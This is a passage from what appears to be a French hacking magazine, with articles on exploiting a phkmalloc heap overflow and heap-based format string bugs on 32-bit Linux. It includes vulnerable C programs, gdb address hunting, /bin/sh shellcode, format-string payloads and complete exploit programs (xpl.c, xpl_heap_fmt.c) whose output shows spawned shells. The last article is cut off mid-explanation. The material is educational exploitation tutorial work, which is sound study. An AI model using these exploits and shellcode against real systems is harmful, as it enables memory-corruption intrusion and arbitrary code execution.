  strcpy(p3, argv[1]);       <4>

  p4 = (char*)malloc(0x10);  <5>

  printf("Strcpy 2\n");
  strcpy(p4, argv[2]);       <6>

  free(p1);                  <7>
  free(p2);
  free(p3);
  free(p4);
  return 0;
}

[- vuln.c -]
```

On fait donc d'abord les deux allocations qui créent le trou en mémoire en <1> et <2>. Ensuite on fait l'allocation de notre tampon de commodité en <3>. L'overflow tel que décrit ci-dessus se fera en <4> et si on le réalise correctement, on obtiendra en <5> notre retloc, et en <6> on pourra écrire l'adresse de notre shellcode qui sera exécuté en <7> grâce à la réécriture de la GOT de free.

Il nous faut à présent trouver l'adresse de retour et l'adresse basse du premier malloc(16), pour cela, un petit coup de gdb :

```
<nops><shellcode><n'importe quoi><retloc - base - 16>
|<- 800 octets ->||<- 4 octets ->||<-   4 octets   ->|
```

On voit donc que notre premier tampon sera alloué en 0x08049670, ce sera donc notre adresse de retour. Enfin, on veut changer l'adresse de free pour pouvoir appeler notre shellcode (.got overwriting, voir article sur l'ELF Smashing, Manuel 6), un petit objdump et c'est parti.

```
$ gdb -q ./vuln
(no debugging symbols found)...
(gdb) disassemble main
Dump of assembler code for function main:
0x8048994 <main>:       push   %ebp
0x8048995 <main+1>:     mov    %esp,%ebp
0x8048997 <main+3>:     sub    $0x18,%esp
0x804899a <main+6>:     cmpl   $0x3,0x8(%ebp)
0x804899e <main+10>:    je     0x80489b0 <main+28>
0x80489a0 <main+12>:    add    $0xfffffff4,%esp
0x80489a3 <main+15>:    push   $0xffffffff
0x80489a5 <main+17>:    call   0x80486a4 <exit>
0x80489aa <main+22>:    add    $0x10,%esp
0x80489ad <main+25>:    lea    0x0(%esi),%esi
0x80489b0 <main+28>:    add    $0xfffffff4,%esp
0x80489b3 <main+31>:    push   $0x800
0x80489b8 <main+36>:    call   0x8048664 <malloc>      <1>
0x80489bd <main+41>:    add    $0x10,%esp
0x80489c0 <main+44>:    mov    %eax,%eax
0x80489c2 <main+46>:    mov    %eax,0xfffffffc(%ebp)
0x80489c5 <main+49>:    add    $0xfffffff4,%esp
0x80489c8 <main+52>:    push   $0x10
0x80489ca <main+54>:    call   0x8048664 <malloc>      <2>
0x80489cf <main+59>:    add    $0x10,%esp
.
.
.
End of assembler dump.
(gdb) b *0x80489b8
Breakpoint 1 at 0x80489b8
(gdb) b *0x80489ca
Breakpoint 2 at 0x80489ca
(gdb) r a b
Starting program: ./vuln a b
(no debugging symbols found)...(no debugging symbols
found)...
Breakpoint 1, 0x80489b8 in main ()
(gdb) nexti
0x80489bd in main ()
(gdb) info register eax
eax            0x804b000        134524928    <3>
(gdb) cont
Continuing.

Breakpoint 2, 0x80489ca in main ()
(gdb) nexti
0x80489cf in main ()
(gdb) info register eax
eax            0x804c030        134529072    <4>
(gdb) quit
The program is running.  Exit anyway? (y or n)
```

Le breakpoint sur <1> (premier malloc) nous renvoie en <3> 0x804b000 et le deuxième sur <2> (deuxième `malloc`) nous renvoie en <4> 0x804c030. Donc, notre shellcode se trouvera dans le deuxième `malloc(0x800)` donc en 0x804b800. L'adresse basse du premier `malloc(16)` sera donc 0x0030.

Il nous reste à déterminer la got de `free` :

```
$ objdump -R ./vuln | grep free
08049c90 R_386_JUMP_SLOT free
```

Donc :

```
-retloc - base - 16 = 0x8049c50
-retaddr = 0x804b800
```

Finalement, notre overflow ressemblera à :

```
 <shellcode><padding><0x08049c50>
 \_________________/
    2052 octets
```

Et en deuxième argument on passera : <0x804b800>

Voici l'exploit correspondant :

```
[+ xpl.c +]

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

unsigned char *shellcode =
  "\xeb\x19\x31\xc0\x5e\x88\x46\x07\x8d\x1e\x89"
  "\x5e\x08\x89\x46\x0c\x50\x8d\x4e\x08\x51\x56"
  "\xb0\x3b\x50\xcd\x80\xe8\xe2\xff\xff\xff\x2f"
  "\x62\x69\x6e\x2f\x73\x68\x23";


#define RETLOC          0x08049c90
#define RETADDR         0x0804b801
#define BASE_ADDR       0x0030
#define BUF_SIZE        0x800
#define S32BITS         4

char* make_overflow() {
  char *buf;
  int size = S32BITS*2+BUF_SIZE;
  unsigned int retloc = RETLOC - BASE_ADDR - 0x10;
  buf = (char*)malloc(size+1);
  if(!buf)
    return NULL;

  buf[size] = 0;
  memset(buf, 'b', size);
  memcpy(buf, shellcode, strlen(shellcode));

  memcpy(buf + size - S32BITS, &retloc, S32BITS);
  return buf;
}

int main() {
  char *buf;
```

```
  char buf2[8];
  unsigned int retaddr = RETADDR;

  buf = make_overflow();

  memcpy(buf2, &retaddr, S32BITS);
  buf2[S32BITS] = 0;

  execl("./vuln", "./vuln", buf, buf2, NULL);
  return 0;
}
[- xpl.c -]
```

Voilà, il ne reste plus qu'à tester le tout :

```
bash-2.05b$ ./xpl
Strcpy 1
Strcpy 2
$ exit
```

Conclusion

Après une introduction aux heaps overflows par le cas du dlmalloc, ce cas de base du phkmalloc montre une possibilité d'exploitation sur un autre allocateur qui, contrairement à ce qui a été prétendu pendant plusieurs année, n'est pas infaillible à ce genre de faille.

De nombreuses autres possibilités s'offrent pour exploiter des cas de heap overflows. Plus globalement, à partir du moment où un débordement est susceptible de toucher aux structures de contrôle de l'allocateur, il y a une possibilité pour que l'overflow soit exploitable.

Les codes source d'exemple de cet article et du précédent sont disponibles sur : http://feedback.thehackademy.net

PTAH

Bibliographie

[1] FreeBSD Source Code - PHK malloc
http://www.freebsd.org

[2] BSD HEAP SMASHING
bbp - BlackHat Briefings Europe, May 2003
http://bbp.krukh.net/blabla/BSD-heap-smashing.txt

Exploiter les format

BY EZEKIEL

L'exploitation des bugs de formatage dans le tas est plus difficile que dans la pile : on ne contrôle pas directement les adresses de la mémoire que l'on peut faire modifier par printf ou sprintf. Cet article présente une technique qui permet de contourner ce problème.

Dans cet article, nous allons étudier une technique d'exploitation des failles dites de " bug de chaîne de format ". Cela requiert quelques connaissances préalables dans ce domaine et sur le fonctionnement de la pile lors de l'exécution d'un programme, notamment durant l'appel, le prologue et l'épilogue d'une fonction (pour plus d'informations, reportez-vous à la synthèse de Ouah [1], par exemple).

Nous allons tout d'abord faire quelques rappels et nous verrons la description d'une exploitation simple, dans laquelle la chaîne de format se trouve dans la pile (stack). Ensuite, nous étudierons une technique d'exploitation, dérivée d'une technique de riq & gera présentée dans l'article "Advances in format string exploitation" de Phrack #59, pour le cas où la chaîne de format se situe dans le tas (ou heap, i.e. allouée par un appel à malloc).

N.B. : Tous les tests ont été effectués sur une Debian 3.0 avec gcc 2.95.4 et la libc 2.2.5

NIVEAU ELITE

Comment fonctionnent les bugs de formatage ?

Les bugs de formatage concernent l'utilisation des fonctions de la famille de printf, qui permettent de construire des chaînes à partir d'un modèle (par exemple "joueur %s : score %d", où les opérateurs de conversion %s et %d seront remplacés par le contenu de variables données). Si l'utilisateur peut contrôler ce modèle, il peut utiliser volontairement certains opérateurs qui permettent d'écrire dans la mémoire.

Opérateurs de conversion exploitables :

%n : le nombre de caractères écrits jusqu'à ce moment du formatage, est stocké dans un entier indiqué par un pointeur int* (autrement dit, le compteur interne est copié à une adresse donnée de la mémoire, sur 4 octets pour architecture 32 bits). En réalité, c'est le nombre de caractères qui auraient dû être écrits qui compte, comme on le voit dans avec le programme suivant :

```
#include <stdio.h>
int main(void){
     int i;
     char toto[256];
     snprintf(toto, 256, "%.300u%n", 1, &i);
     printf("Valeur de i : %d\n", i);
     return(0);
}
```

affichera 300 comme valeur de i lors de son exécution, alors qu'on limite l'écriture à 256 caractères. On notera aussi que ces opérateurs n'ont aucun effet sur le formatage.
Lors d'une exploitation, l'adresse de i (&i de l'exemple précédent) sera une autre adresse qu'on aura disposée dans la pile : par exemple l'adresse d'exit() dans la PLT, ou une entrée de la dtors, que l'on voudrait détourner vers un shellcode. L'article explique comment exploiter un bug de formatage lorsqu'on ne peut justement pas placer explicitement une adresse dans la pile.

%hn : identique au %n sauf qu'on écrit un short int (2 octets sur architecture 32 bits) à la place d'un int.

%m$: permet d'accéder directement au paramètre numéro m.

Lorsque le modèle contrôlé par l'utilisateur se trouve sur la pile, à partir d'un certain numéro, les variables (ou paramètres) seront prises au début de ce tampon. Par exemple, "AAAABBBB-%12$x-%13$x" afficherait AAAABBBB-41414141-42424242, où 0x41414141 est l'entier correspondant à AAAA en mémoire (idem pour BBBB et 0x42424242).

t bugs dans le tas

Rappels : format bug dans la pile

Soit le programme vulnérable suivant :

```
------ vuln_simple.c -------
/*
 * simple stack-based format string bug
 */
#include <stdio.h>
int main(int argc, char *argv[]){
        char buffer[256];
        if (argc < 2)
                exit(1);
        strncpy(buffer, argv[1], 256);
        printf(buffer);
        return(0);
}
--------- EOF --------------
```

On compile :

$ gcc -o vuln_simple vuln_simple.c -ggdb

Le buffer dans lequel la chaîne de format va être convertie étant sur la pile, on est dans le cas d'une exploitation très simple.

On recherche donc le numéro de paramètre à partir duquel on retombe sur la chaîne de format elle-même (voir encadré) :

```
$ ./vuln_simple 'AAAA %6$x'
AAAA 41414141
```

Ouais, du premier coup... Bon, d'accord, j'ai un peu triché : j'ai dû faire plusieurs essais ; P L'offset est donc 6. Maintenant que l'on connaît l'offset, on va mettre un shellcode dans l'environnement pour pouvoir jumper dessus.

```
$ export SHELLCODE=`echo -e "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68
\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"`
```

On va exploiter le programme vulnérable directement sous gdb :

```
$ gdb vuln_simple
[...]
(gdb) b *main
Breakpoint 1 at 0x8048460: file vuln_simple.c, line 7.
(gdb) r AAAA
Starting program: /home/ezekiel/papers/zezek/vuln_simple AAAA
Breakpoint 1, main (argc=134513760, argv=0x2) at vuln_simple.c:7
7       {
(gdb) x/s 0xbffffff16
0xbffffff16:      "SHELLCODE=1APh//shh/bin\211aPS\211á\231°\vI\200"
(gdb) x/s 0xbffffff20
0xbffffff20:      "1APh//shh/bin\211aPS\211á\231°\vI\200"
```

L'adresse de notre shellcode est donc 0xbffffff20. Maintenant que l'on sait ce qu'on doit écrire, il reste à savoir où. On a plusieurs possibilités pour les adresses à écraser, comme, par exemple, la section __deregister_frame_info ou la section .dtors. C'est cette dernière que l'on a choisie, récupérons son adresse :

```
$ objdump -x vuln_simple | grep dtors
 18 .dtors       00000008  08049634  08049634  00000634  2**2
 08049634 l    d  .dtors 00000000
[...]
```

Le début de la section .dtors est à l'adresse 0x08049634, on va donc écrire à l'adresse 0x08049634 + 4 (voir [4]).

On récapitule : on va écrire 0xbfff en 0x0804963a et 0xff16 en 0x08049638, construisons notre chaîne de format sous gdb :

```
(gdb) r `echo -e
'\x3a\x96\x04\x08\x38\x96\x04\x08%49143u%6$hn%16161u%7$hn'`
[...]
Program received signal SIGTRAP, Trace/breakpoint trap.
0x400012d0 in _start () from /lib/ld-linux.so.2
(gdb) c
Continuing.
sh-2.05a$
   niark niark ;)
```

Maintenant que l'on a vu la méthode "facile", on va regarder ce qui se passe si la chaîne de format est dans le tas plutôt que dans la pile.

Format bug dans le tas

Dans cette section, on va tenter d'exploiter le programme vulnérable suivant :

```
------ heap_fmt.c --------
#include <stdio.h>
void vuln(char *s){
  char *niark = (char *)malloc(1024);
  snprintf(niark, 1024, s);
  free(niark);
}
int main(int argc, char *argv[]){
  char *buf;
  if (argc > 2) exit(1);
  buf = strdup(argv[1]);
  vuln(buf);
  return(0);
}
-------------------------
```


Avant de parler de la technique d'exploitation, on peut déja voir deux choses importantes :
- le buffer buf est dans le tas (strdup effectue un appel à malloc ()), donc le paramètre s de vuln aussi, comme prévu ;)
- buf n'est pas affiché à l'écran, on ne peut donc voir son contenu qu'a l'aide de gdb.

On suppose aussi que, pour l'exploitation, on ne peut fournir qu'une seule chaîne de format au programme vulnérable. La technique de gera & riq (voir l'article [2]) consiste à générer des pointeurs à l'aide des saved ebp se trouvant sur la stack. Le saved ebp d'une fonction appelée pointe sur le saved ebp de la frame de la fonction appelante. C'est ici que les choses deviennent intéressantes =) La technique consiste donc à utiliser cette propriété pour générer des pointeurs, que l'on pourra ensuite utiliser pour écrire la valeur de notre choix à l'endroit de notre choix (sur un saved ebp ou un saved eip, par exemple).


Le frame pointer est ton ami

Prenons un exemple concret : si l'on veut écrire à l'adresse 0xbadc0ded, on va générer un pointeur sur cette adresse de la façon suivante.
Notation :
LSB = Least Significant Bytes (Octets de poids faible),
MSB = Most Significant Bytes (Octets de poids fort).


1 - Utiliser la frame B, qui pointe déjà sur la frame C, pour écrire sur le LSB de celle ci.



2 - Grâce à la frame A, modifier le LSB de la frame B pour la faire pointer sur le MSB de la frame C (i.e. on l'incrémente de 2 sur une architecture 32 bits).



3 - Du coup, on peut modifier le MSB de la frame C.



On a bien 0xbadc0ded sur le ebp de la frame C, on peut maintenant l'utiliser pour écrire 2 bytes (avec %hn) à cette adresse.

Le problème sur Linux

En fait, gera & riq utilisent abondamment l'option de "direct parameter access" (i.e. %m$) pour générer leurs pointeurs, le problème c'est que leur technique ne fonctionne pas sous Linux. En effet, pour écrire à une adresse donnée, ils génèrent un pointeur grâce à leur technique et réutilisent ce pointeur en y accédant par %m$, tout ça dans la même chaîne de format. Sous Linux, cela est impossible car vsnprintf, qui est la fonction interne à toutes les fonctions de la famille de printf (snprintf, sprintf, fprintf, etc.), sauvegarde les valeurs des paramètres avant l'appel. Ce qui fait que si l'on génère un pointeur, on ne pourra pas l'utiliser pour écrire en "direct parameter access", car on ne pourra accéder qu'à l'ancienne valeur du paramètre.

Vérifions cela grâce à notre programme d'exemple :

On met un breakpoint juste après l'appel à snprintf() pour pouvoir observer l'état de la pile après coup. On observe :

```
[...]
 Saved registers:
  ebp at 0xbffffb1c, eip at 0xbffffb20
(gdb) x/40x $esp
                [...]
0xbffffb14:  (...)    0x080497a8    A [ 0xbffffb4c ]─┐...
0xbffffb24:    ...    0xbffffb48       0x080484b9    │...
0xbffffb34:    ...    0xbffffb58       0x40043f18    │...
0xbffffb44:    ...    0x08049768    B┌─[ 0xbffffb88 ]◄┘...
                [...]                 │
0xbffffb84:    ...  C[ 0x00000000 ]◄──┘  0x08048411    (...)
```

Le saved ebp de la frame A pointe donc sur le saved ebp de la frame B, comme prévu. On va écrire la valeur hexadécimale 0xc0de (49374 en base 10) sur la frame B en utilisant la frame A, et ensuite essayer d'utiliser le pointeur construit pour écrire la même valeur à l'adresse 0xbfffc0de.

```
(gdb) r '%.49374u%8$hn%20$hn xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx'
# [...]
(gdb) x/40x $esp
                [...]
0xbffffaf4:  (...)    0x00000400       0x08049768     ...
0xbffffb04:    ...    0x400135cc        0xbffffbb4    ...
0xbffffb14:    ...    0x080497a8    A [ 0xbffffb4c ]─┐...
0xbffffb24:    ...    0xbffffb48       0x080484b9    │...
0xbffffb34:    ...    0xbffffb58       0x40043f18    │...
0xbffffb44:    ...    0x08049768    B┌─[ 0xbfffc0de ]◄┘...
                [...]                 │
0xbffffb84:    ...   0x0000c0de ?      0x08048411    (...)
(gdb) x/x 0xbfffc0de                  │
0xbfffc0de:          0x00000000 ◄─────┘
```

Le LSB du saved ebp de la frame B a bien été modifié en 0xc0de. Par contre, la valeur pointée par le nouveau saved ebp de la frame B n'a pas changée car, comme expliqué ci-dessus, snprintf a utilisé une valeur qu'il avait sauvegardée.

N.B. : les xxx servent de padding pour avoir un argument de même taille qu'au-dessus et ainsi retrouver les mêmes valeurs. En effet, les adresses de frame changent selon la taille des arguments et de l'environnement, car ceux-ci sont stockés dans le bas de la pile.

Exploitation

Il est temps de parler de la technique d'exploitation proprement dite :). La technique de riq & gera ne fonctionnant pas directement sous Linux, il nous faut la modifier un peu pour pouvoir exploiter ce programme vulnérable. L'idée est donc la suivante :

La figure 1 représente l'état de la pile avant la conversion de la chaîne de format.




Figure 1

Puisque l'on ne peut pas utiliser le "direct parameter access", on ne peut accéder aux valeurs de la pile qu'en les "popant" (i.e. avec des %x successifs). Donc on va poper les valeurs de la pile jusqu'à arriver au saved ebp de la frame A, que l'on va utiliser pour écrire sur le saved ebp de la frame B, et faire pointer ce dernier sur le saved ebp de la frame A (figure 2).




Figure 2

Ensuite on va poper les valeurs de la pile jusqu'à la frame B, et on va l'utiliser pour réécrire le LSB du saved ebp de la frame A pour le faire pointer dans l'environnement dans lequel on mettra l'adresse de notre shellcode et notre shellcode lui-même (figure 3). Ici, on est dans le cas d'un "frame pointer overwriting", cette technique, qui est maintenant un classique, a été bien expliquée par klog dans *[3]*.




Figure 3

Création de l'exploit

Pour pouvoir exploiter le programme vulnérable, il nous faut l'adresse de la frame A, qui ne sera pas la même que dans l'exemple ci-dessus. En effet, l'environnement n'étant pas le même, les adresses de frame seront décalées. Nous allons donc imposer l'environnement d'exécution en appelant le programme vulnérable à partir d'un "faux" exploit :

```
------ fake_sploit.c -------
#include <stdio.h>
#include <stdlib.h>
#define FMT_SIZE        256
#define VULN            "heap_fmt"
char shellcode[] = "AAAABBBB"
"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3"
"\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

int main(int argc, char *argv[]){
    char fake_fmt[FMT_SIZE];
    char *args[] = { VULN, fake_fmt, NULL };
    char *env[] = { shellcode, NULL };
    memset(fake_fmt, 'A', FMT_SIZE);
    fake_fmt[FMT_SIZE - 1] = 0;
    execve(VULN, args, env);
    /* never reached */
    return(0);
}
---------------------------
```

N.B. : Les "A" qui ont été mis au début du shellcode seront remplacés dans l'exploit par un ebp bidon, et les "B" seront remplacés par l'adresse de notre shellcode (pour ceux qui ne voient pas pourquoi, je vous invite à relire le papier de klog déjà cité ci-dessus). On récupère l'adresse avec gdb :

```
[ezekiel@psyche zezek]$ gdb fake_sploit
[...]
(gdb) r
[...]
```

On charge les symboles du programme vulnérable :

```
(gdb) symbol-file heap_fmt
Reading symbols from heap_fmt...done.
(gdb) b *vuln+48
Breakpoint 1 at 0x8048500: file heap_fmt.c, line 5.
(gdb) c
Continuing.
Breakpoint 1, 0x08048500 in vuln (s=0x8049768 'A' <repeats 200 times>...) at heap_fmt.c:5
5               snprintf(niark, 1024, s);
```

On a placé le breakpoint au même endroit que tout à l'heure, c'est-à-dire juste après le retour du snprintf (). L'adresse de notre frame A doit se trouver dans ebp.

```
(gdb) i r ebp
ebp    0xbffffd9c    0xbffffd9c
```

Voilà notre adresse =) c'est en fait l'adresse de la frame de la fonction vuln(). Assez tourné autour du pot, passons au code de l'exploit :

```
------ xpl_heap_fmt.c --------
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define FMT_SIZE        256
#define VULN            "heap_fmt"
#define COPY(x, y)      *(void **)x = (void *)(y);x += 4
#define LSB(x)          ((x) & 0xffff)
#define STACK           0xbfffffc
#define OFFSET_FRAMEA   8
#define OFFSET_FRAMEB   20
#define ADDRESS_FRAMEA  0xbffffd9c
#define DUMMY           0xbadc0ded

char shellcode[] = "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3"
                   "\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

unsigned int calc_padding(unsigned int write_word,
                unsigned int already_written){
  /* Calcule le nombre de caractère à sortir pour que la valeur
   écrite par le prochain %hn corresponde à write_word */
  // [...]
}

int main(void){
  char *fmt = (char *)malloc(FMT_SIZE);
  char *egg = (char *)malloc(sizeof(shellcode) + 8);
  unsigned long fake_frame =
     STACK - sizeof(VULN) - (sizeof(shellcode) + 8);
  int already_written = 0;
  int already_poped = 0;
  char *ptr = fmt;
  char *args[] = { VULN, fmt, NULL };
  char *env[] = { egg, NULL };
  int pad;
  int i;

 /// poper jusqu'au saved ebp de la frame A
  while(already_poped < OFFSET_FRAMEA - 2) {
    strcpy(ptr, "%08x");
    ptr += 4; already_written += 8; already_poped++;
  }

  /// l'utiliser pour écrire sur le saved ebp de la frame B
  pad = calc_padding(LSB(ADDRESS_FRAMEA), already_written);
  already_written += pad;
  sprintf(ptr, "%%%dd%%hn%n", pad, &i);
  already_poped += 2;
  ptr += i;

 /// poper jusqu'au saved ebp de la frame B
  while(already_poped < OFFSET_FRAMEB - 2) {
    strcpy(ptr, "%08x");
    ptr += 4; already_written += 8; already_poped++;
  }

 /// utiliser le saved ebp de la frame B pour modifier
 // le saved ebp de la frame A
  pad = calc_padding(LSB(fake_frame), already_written);
  already_written += pad;
  sprintf(ptr, "%%%dd%%hn%n", pad, &i);
  already_poped += 2;
  ptr += i;

  /// on rajoute du padding à la fin de la chaîne
 // de manière à avoir une longueur constante
  memset(ptr, 'A', fmt + FMT_SIZE - ptr - 1);
  ptr += fmt + FMT_SIZE - ptr - 1;
  *ptr = 0;
  ptr = egg;
  COPY(ptr, DUMMY);          //fake_ebp
  COPY(ptr, fake_frame + 8); //fake_eip: adresse du shellc.
  strcpy(ptr, shellcode);
  fprintf(stdout, "Launching xploit!\n");
  execve(VULN, args, env);
  return(0);
}
--------------------------------
```

On compile :

```
[ezekiel@psyche zezek]$ gcc -o xpl_heap_fmt xpl_heap_fmt.c
```

Et on exécute :

```
[ezekiel@psyche zezek]$ ./xpl_heap_fmt
Launching xploit!
sh-2.05a$
```

Mmmhhh, ça a l'air de fonctionner comme prévu :)

Dans l'article qui suit, nous allons voir un autre exemple utilisant une technique similaire à celle que l'on vient de détailler.

Bibliographie :

[1] Exploitation avancée des buffer overflows par OUAH
http://ouah.kernsh.org/advbof.pdf

[2] Advances in format string exploitation par gera, riq
http://www.phrack.org/phrack/59/p59-0x07.txt

[3] The Frame Pointer Overwrite par klog
http://www.phrack.org/phrack/55/P55-08

[4] Overwriting the .dtors section par Juan M. Bello Rivas
http://www.synnergy.net/papers/dtors.txt

Un format bug plus vicieux

Jouons avec la pile

La technique de l'article précédent était encore simple comparée à ce qu'il faut faire lorsque les contraintes sont plus fortes : pile et tas non exécutables, environnement et arguments inutilisables, etc. Avis aux amateurs !

Pour ce deuxième exemple, nous allons étudier le programme vuln2 du HRChallenge de Sauron (qui n'est plus en ligne, malheureusement). Voir ci-contre le code du programme vulnérable.

NIVEAU ELITE

```
------------ heapfmt2.c ------------
/*
** Hrchallenge vuln n° 2
** It is a blind format string, heap based.
** Must work on stack/heap non-exec !
*/
#include <stdio.h>
#include <string.h>
extern char ** environ;
char buf[1024];
void vuln(char * str){
    snprintf(buf, 1024, str);
}
void truc(char * str){
    vuln(str);
}
int main(int ac, char **av){
    char *buf;
    int i, j;
    if (ac != 2)
        return (0);
    buf = strdup(av[1]);
    for (i = 0; i < ac; i++)
        for (j = 0; av[i][j]; av[i][j++] = 0);
    for (i = 0; environ[i]; i++)
        for (j = 0; environ[i][j]; environ[i][j++] = 0);
    truc(buf);
    return (0);
}
------------------------------------------
```

La première différence par rapport au programme vulnérable de l'article précédent, c'est que l'on ne peut plus utiliser l'environnement, ni les arguments pour passer le shellcode à l'exploit. En fait, le seul élément réellement maîtrisable est la chaîne de format elle même.

Cependant si l'on y met le shellcode, la chaîne de format étant dans le tas, il va nous falloir récrire plus de 2 octets sur la pile. En effet, dans l'exemple précédent, on n'écrivait que les octets de poids faible car les 2 octets de poids fort avaient déjà la valeur dont nous avions besoin

(0xbfff). Les adresses se situant dans le tas sont généralement de la forme 0x0804XXXX sous Linux.




Figure 1




Figure 2

Jusqu'ici, on utilisait les pointeurs de frame, car ils avaient la propriété de pointer les uns sur les autres. Dans cet exemple, on n'a pas assez de pointeurs de frame pour générer les deux pointeurs dont on a besoin. On va donc devoir utiliser autre chose. Il nous faut trouver quelque chose qui a la même propriété que les pointeurs de frame, dans le sens où l'on doit avoir quelque chose se trouvant dans la pile et un pointeur sur ce quelque chose situé aussi dans la pile, tout cela accessible par la chaîne de format, évidemment. On va utiliser un pointeur sur argv[0] qui se trouve dans le bas de la pile. Nous aurons donc besoin ici des adresses des frames A et B, de argv[0], d'un pointeur sur argv[0], ainsi que celle de la chaîne de format.




Figure 3

Voyons comment va se dérouler l'exploitation pas à pas. Comme tout à l'heure, la figure 1 représente l'état de la pile avant la conversion de la chaîne de format. On va poper les valeurs de la pile jusqu'à arriver à la frame A que l'on va utiliser pour faire pointer la frame B sur la frame A (Fig. 2). Ensuite, on va poper les valeurs de la pile jusqu'à arriver à la frame B, qui pointe sur les bits de poids faible de la frame A, pour écrire les 2 octets de poids faible de notre payload (Fig. 3). Il nous reste à utiliser argv[0] et son pointeur pour écrire les 2 octets de poids fort. Pour cela, on pope les valeurs de la pile jusqu'à arriver à l'adresse d'argv[0] et on fait pointer argv[0] sur le MSB de la frame A (ses 2 octets de poids fort, Fig. 4). Et enfin, on pope jusqu'à argv[0] et on l'utilise pour écrire les 2 octets de poids fort de notre payload à l'endroit où l'on avait les octets de poids fort de la frame A.

